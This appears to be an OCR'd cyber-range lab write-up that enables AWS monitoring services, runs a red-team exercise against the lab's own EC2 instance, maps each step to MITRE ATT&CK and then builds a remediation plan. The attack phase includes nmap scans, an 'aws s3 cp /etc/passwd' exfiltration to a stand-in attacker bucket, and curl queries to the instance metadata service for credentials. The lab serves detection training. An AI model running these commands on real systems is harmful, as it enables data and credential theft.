



## Enable CloudTrail


1. **Log in** to the AWS Management Console.
2. In the search bar, type **CloudTrail** and open the service.
3. Click **Create trail** (or edit the default trail if one already exists).
4. Enter a name: `Cyberrange-lab-cloudtrail`
5. Under **Trail settings**, choose:
    - **Apply trail to all regions** (recommended).
6. For **Storage location**:
    - Select an existing S3 bucket to store logs.
7. Under **Event types**, enable **Management events (Read/Write)**.
8. Leave other settings as default (unless you need Data or Insights events).
9. Click **Create trail**.




## Enable Amazon GuardDuty

GuardDuty is a threat detection service that continuously monitors for malicious activity and unauthorized behavior.


1. **Log in** to the AWS Management Console.
2. In the search bar, type **GuardDuty** and open it.
3. If GuardDuty is not already enabled, you'll see a **"Enable GuardDuty"** button. Click it.
    - This enables GuardDuty for the current AWS Region.
    - You need to repeat this for **every region** you want to monitor.




## Enable AWS Security Hub

Security Hub gives you a central view of your security alerts and compliance status across AWS accounts.

1. In the AWS Console, search for **Security Hub**.
2. Click **Enable Security Hub**.
3. You can choose to enable **default standards**



# Offensive Attack:

## Prerequisites Steps for Setup & Launch of Attack Instance

- Ensure VPC (`CyberRange VPC`) is already set up with:
  - Appropriate Subnet **(Public Subnet B)** for Red Team EC2 (ec2-attack).
  - NAT Gateway for outbound internet access.
  - SSM (Systems Manager) VPC endpoints, if using Session Manager.
- IAM role with:
  - AmazonSSMManagedInstanceCore (for SSM access).
  - Scoped-down s3:PutObject access to your S3 bucket (for exfil test).

**Attack Infrastructure**

- External Kali VM (your laptop or local VM).
- AWS EC2 "attack instance" (Ubuntu/Kali lightweight AMI, security group allows SSH from Kali VM).

**Victim Infrastructure**

- EC2 instance (Ubuntu or RHEL).
- Placed in a public subnet with security group exposures depending on the test scenario. Public subnet with security group exposures will be selected for our scenario.


**AWS Monitoring**

- GuardDuty enabled.
- CloudTrail & VPC Flow Logs enabled.
- CloudWatch for correlation.

## Creating & Launching EC2 Attack Instance:


For Red Team operations, we originally intended to launch a Kali EC2 instance with pre-loaded pentesting tools. However, utilizing this particular Linux operating system would have resulted in us exceeding the AWS account's free tier plan. Thus, we opted to utilize a different operating system (Amazon Linux AMI), where we proceeded to access the attack instance

### Step 1: Launch EC2 Instance



## Step 2: SSH into ec2-attack Instance


- **Open a terminal session in Kali VM**
  - First, enter the following script → script ~/full_terminal_history.log
  - This will start a logging session. Everything you type and everything the terminal outputs will be saved to ~/full_terminal_history.log.
- **SSH into ec2-attack Instance**
  - Input the following command → ssh -i "cyberrange-keypair.pem" ec2-user@<attack-public-ip. Successful SSH will look like the image below.




## Step 3: Pentesting Actions

### Phase 1: Reconnaissance

- Once SSH is successful, begin reconnaissance through port scanning.
  - `nmap -sV <victim-public-IP>`
  - `nmap -A <victim-public-IP>`
  - The first command is a targeted scan whose purpose is to determine the service and version number running on open ports. In this case, we intentionally left ports 22 and 80 on our victim EC2 instance. `Nmap -A` is a more aggressive scan that encompasses a suite of advanced techniques, including version detection, OS detection, detecting common web vulnerabilities, and more. In this case, GuardDuty was able to successfully detect our port scan and provide additional details, including time, a sample of ports scanned, resource role, and more.
  - **Alert Type:** Recon: EC2/Portscan
  - **MITRE ATT&CK® Tactic:** Reconnaissance (TA0043)





## Phase 2: S3 Exfiltration

- In this next phase, we looked to simulate data exfiltration of an S3 bucket to potentially access sensitive data such as password credentials. This command takes a sensitive local file (/etc/passwd) and sends it to a remote attacker-controlled AWS S3 bucket. This action shows how attackers can abuse trusted services (S3 in this case) for exfiltration, which blends into normal cloud traffic.

```
aws s3 cp /etc/passwd s3://attacker-bucket/
```

- **Alert Type:** UnauthorizedAccess: S3
- **MITRE ATT&CK® Tactic:** Exfiltration to Cloud Storage (T1567.002)






## Phase 3: Privilege Escalation & Metadata Abuse

- AWS EC2 instances expose metadata at the link-local IP address 169.254.169.254. If an IAM role is attached to the EC2 instance, this can reveal information such as IAM role credentials, Instance ID, AMI ID, region, etc. In this case, we used the curl command to

simulate an attempt to query metadata service to exfiltrate sensitive information inside the victim EC2 instance.

```
curl http://169.254.169.254/latest/meta-data/
curl http://169.254.169.254/latest/meta-data/
```

- **Alert Type:** UnauthorizedAccess: S3
- **MITRE ATT&CK® Tactic:** T1552.005: Unsecured Credentials – Cloud Instance Metadata API

# MITRE ATT&CK® Correlation Table:

| Attack Performed | GuardDuty Finding Type | Affected Resource | MITRE ATT&CK® Tactic / Technique | Remediation / Mitigation |
|---|---|---|---|---|
| Port scanning with `nmap -sV` and `nmap -A` | Recon: EC2/Portscan | EC2 Instance (victim) | **Reconnaissance (TA0043)**- *Active Scanning (T1595)*- *Service Scanning (T1595.002)* | - Enable GuardDuty & VPC Flow Logs for detection.<br>- Restrict inbound traffic with **Security Groups** and **NACLs**.<br>- Use **WAF / IDS** to detect scanning patterns.<br>- Apply principle of least privilege on exposed services.<br>-Automated Remediation (AWS Config + Systems Manager Automation) |
| Exfiltration of `/etc/passwd` file to attacker-controlled bucket with `aws s3 cp /etc/passwd s3://attacker-bucket/` | UnauthorizedAccess: S3 | S3 Bucket (victim bucket) | **Exfiltration (TA0010)**- *Exfiltration to Cloud Storage (T1567.002)* | Enable **S3 Block Public** Access and **bucket policies.**<br>- Use **GuardDuty** and **CloudTrail** to monitor S3 API calls.<br>- Encrypt sensitive data and apply **least privilege IAM policies.**<br>- Enable **Object Lock** or DLP solutions to prevent mass exfiltration. |
| Metadata abuse with `curl http://169.254.169.254/latest/meta-data/` | UnauthorizedAccess: EC2 | EC2 Instance (victim) | **Credential Access (TA0006)**- *Unsecured Credentials: Cloud Instance Metadata API (T1552.005)* | Restrict access to **Instance Metadata Service v2 (IMDSv2).**<br>- Require **session-based tokens** for metadata retrieval.<br>- Limit IAM role permissions attached to instances.<br>-- Monitor for abnormal access attempts to 169.254.169.254. |


# Defensive - Remediation Plan:


1. **Automated Remediation (AWS Config + Systems Manager Automation)**


   **Objective:** To enforce **continuous compliance and least-privilege network access** by automatically detecting and remediating insecure Security Group (SG) configurations. This ensures that any rule allowing unrestricted inbound access (e.g., 0.0.0.0/0) is promptly identified and removed without requiring manual intervention. By leveraging **AWS Config** for compliance checks and **Systems Manager Automation** for remediation, the environment remains hardened against common attack vectors such as unauthorized SSH or RDP access, while still permitting necessary exceptions (e.g., HTTP on port 80).

   **Create IAM Role for Automation**

   - Go to **IAM → Roles → Create role**.
   - Choose **Custom trust policy** for **Systems Manager**.
   - Attach the managed policy:
     - `AmazonSSMAutomationRole`
   - Name the role: `SSMAutomationRole`.













- **Add an inline policy to the role with the JSON from the 'automation-iam-role.json' document**
    - Open the role created above → **Permissions** → **Add inline policy**.
    - Paste the JSON contents from your `automation-iam-role.json` file.
    - Name the Policy: `RevokeIngressSG`
    - Save the policy.


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ec2:RevokeSecurityGroupIngress"
      ],
      "Resource": "*"
    }
  ]
}
```


IAM > Roles
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Root access management New
Access reports
Access Analyzer
Resource analysis New
Unused access
Analyzer settings
Role SSMAutomationRole created.
View role
Roles (1/25) Info
An IAM role is an identity you can create that has specific permissions with credentials that are valid for short durations. Roles can be assumed by entities that you trust.
Delete
Create role
SSMAutomationRole
1 match
Role name
Trusted entities
Last activity
SSMAutomationRole
AWS Service: ssm
Roles Anywhere Info
Manage
Authenticate your non AWS workloads and securely provide access to AWS services.
Access AWS from your non AWS workloads
Operate your non AWS workloads using the same authentication and authorization strategy that you use within AWS.
X.509 Standard
Use your own existing PKI infrastructure or use AWS Certificate Manager Private Certificate Authority to authenticate identities.
Temporary credentials
Use temporary credentials with ease and benefit from the enhanced security they provide.


IAM > Roles > SSMAutomationRole
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Root access management New
Access reports
Access Analyzer
Resource analysis New
Unused access
Analyzer settings
Credential report
Allows SSM to call AWS services on your behalf
Summary
Edit
Creation date
August 29, 2025, 13:51 (UTC-04:00)
ARN
arn:aws:iam::357507082084:role/SSMAutomationRole
Last activity
-
Maximum session duration
1 hour
Permissions
Trust relationships
Tags
Last Accessed
Revoke sessions
Permissions policies (1) Info
You can attach up to 10 managed policies.
Simulate
Remove
Add permissions
Attach policies
Create inline policy
Filter by Type
Search
All types
Policy name
Type
Attached entities
AmazonSSMAutomationRole
AWS managed
1
Permissions boundary (not set)



IAM > Roles > SSMAutomationRole > Create policy
Step 1
Specify permissions
Step 2
Review and create
Specify permissions Info
Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.
Policy editor
Visual
JSON
Actions
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Action": [
"ec2:RevokeSecurityGroupIngress"
],
"Resource": "*"
}
]
}
Edit statement
Select a statement
Select an existing statement in the policy or add a new statement.
+ Add new statement

